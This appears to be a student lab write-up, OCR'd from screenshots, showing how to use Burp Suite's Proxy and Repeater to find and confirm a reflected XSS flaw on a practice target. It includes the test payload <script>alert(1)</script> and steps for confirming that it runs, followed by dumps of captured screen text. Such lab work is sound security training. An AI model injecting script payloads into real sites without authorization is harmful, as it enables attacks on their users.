CLIENT-SIDE TESTING

Aim

To perform client-side testing using Burp Suite to identify and exploit a Reflected Cross-Site Scripting (XSS) vulnerability.

Tools

- **Burp Suite** (on Kali Linux)
- **Burp's built-in browser**
- **Vulnerable Target Application:** Based on your screenshots, the target is the "Vulnerability: Reflected Cross Site Scripting (XSS)" page with the "What's your name?" input field. The URL for this page is https://pentest-ground.com:4280/vulnerabilities/xss_r/.

Phase 1: Setup and Browser Launch

You are using Burp's built-in browser, so this process is very simple.

1. **Open Burp Suite:** Launch the application from your Kali Linux menu.
2. **Go to the Proxy Tab:** Click the **Proxy** tab at the top.
3. **Go to the Intercept Sub-tab:** Click the **Intercept** sub-tab.
4. **Open Burp's Browser:** Click the **"Open Browser"** button. A new browser window will open. This browser is already pre-configured to work with Burp Suite, so no manual proxy or certificate setup is needed.

Phase 2: Intercept and Analyze the Request

In this phase, you will capture the request that sends your test payload.

1. **Turn on Intercept:** In your main Burp Suite window, make sure the **"Intercept is on"** button is pressed.
2. **Visit the Target Page:** In the **Burp Browser** window (the one you just opened), navigate to your target URL: `https://pentest-ground.com:4280/vulnerabilities/xss_r/`
3. **Inject XSS Payload:** The page will load, showing the "What's your name?" input field. In this text box, type your test payload:

   ```
   <script>alert(1)</script>
   ```

4. **Submit and Capture:** Click the **"Submit"** button on the webpage.
5. **Send to Repeater:**
   - Switch back to your main Burp Suite window. The **Intercept** tab will be flashing, holding the request.
   - You will see the raw request data. **Right-click** anywhere on this text.
   - From the context menu, select **"Send to Repeater"**.
6. **Turn Off Intercept:** Click the **"Intercept is on"** button again to turn it off. This will allow your browser to load pages normally again.

Phase 3: Test Payloads in Repeater

Repeater is the best tool for this, as you can modify and resend the request many times without reloading the browser.

1. **Go to Repeater:** Click the **Repeater** tab in Burp Suite. You will see the request you just sent.
2. **Send Request:** On the left side (Request panel), click the **"Send"** button.
3. **Analyze Response:**
    - The server's full response will appear in the panel on the right.
    - Click the **"Pretty"** tab to get a formatted view of the HTML.
    - Look through the HTML for your payload. You should find your script included in the page's body, like `Hello <script>alert(1)</script>`.
    - This confirms the server is "reflecting" your input without cleaning or "sanitizing" it.

Phase 4: Confirm Execution (The "Pop-up")


This final step proves that a browser will actually *execute* the reflected script.


1. **Get Browser Link:** In the **Repeater** tab, right-click anywhere in the **Response** panel (the one on the right).
2. From the menu, select **"Show response in browser"**.
3. A dialog box will pop up. **Copy the unique URL** it provides.
4. **Paste and Go:** Go back to your **Burp Browser** window. Paste the copied URL into the address bar and press Enter.
5. **Observe the Result:** The browser will render the exact response from Repeater. You should immediately see a **JavaScript alert box pop up** with the number "1" inside it.


Results


You have successfully:


1. Intercepted a web request using Burp Suite.
2. Sent the request to Repeater to analyze the server's response.
3. Confirmed that the target application reflects user input without sanitization.
4. Exploited the vulnerability by running a script, which was confirmed by the pop-up.



Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.5.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
No proxy listeners are currently running
Enable
Intercept off
Forward
Drop
Open browser
Time Type Direction Method URL Status code Length
Intercept is off
If you turn Intercept on, messages between Burp's browser and your target servers are held here.
This enables you to analyze and modify these messages, before you forward them.
Learn more
Open browser
Event log (2)
All issues
Memory: 114.9MB
Disabled
Right Ctrl
24°C
Mostly cloudy
Search
ENG
IN
10:10:40 PM
10/25/2025



Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
PortSwigger
What's new?
New Professional
Build your own Repeater feature, now with AI
Enhance Burp Repeater by building custom actions that extract and analyze HTTP data - now with the option to integrate AI for more intelligent workflows.
Find out more →
New Professional
Burp AI: Your personal pentesting assistant
Automatically follow up on vulnerabilities to save time, reduce blind spots, and uncover deeper insights.
Find out more →
New Professional
Cut through complexity
Burp AI helps you understand unfamiliar web technologies with quick, AI-generated explanations to keep you focused on testing.
Find out more →
Recorded login method
AI recorded login
Automatically generate a recorded login sequence using AI
AI enhancements
Right Ctrl
24°C
Mostly cloudy
Search
ENG
IN
10:11:33 PM
10/25/2025



Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
PortSwigger
pentest ground - Google Search
What's new?
New Professional
Build your own Repeater feature, now with AI
Enhance Burp Repeater by building custom actions that extract and analyze HTTP data - now with the option to integrate AI for more intelligent workflows.
Find out more →
New Professional
Burp AI: Your personal pentesting assistant
Automatically follow up on vulnerabilities to save time, reduce blind spots, and uncover deeper insights.
Find out more →
New Professional
Cut through complexity
Burp AI helps you understand unfamiliar web technologies with quick, AI-generated explanations to keep you focused on testing.
Find out more →
Recorded login method
AI recorded login
Automatically generate a recorded login sequence using AI
AI enhancements
24°C
Mostly cloudy
Search
ENG
IN
10:16:23 PM
10/25/2025

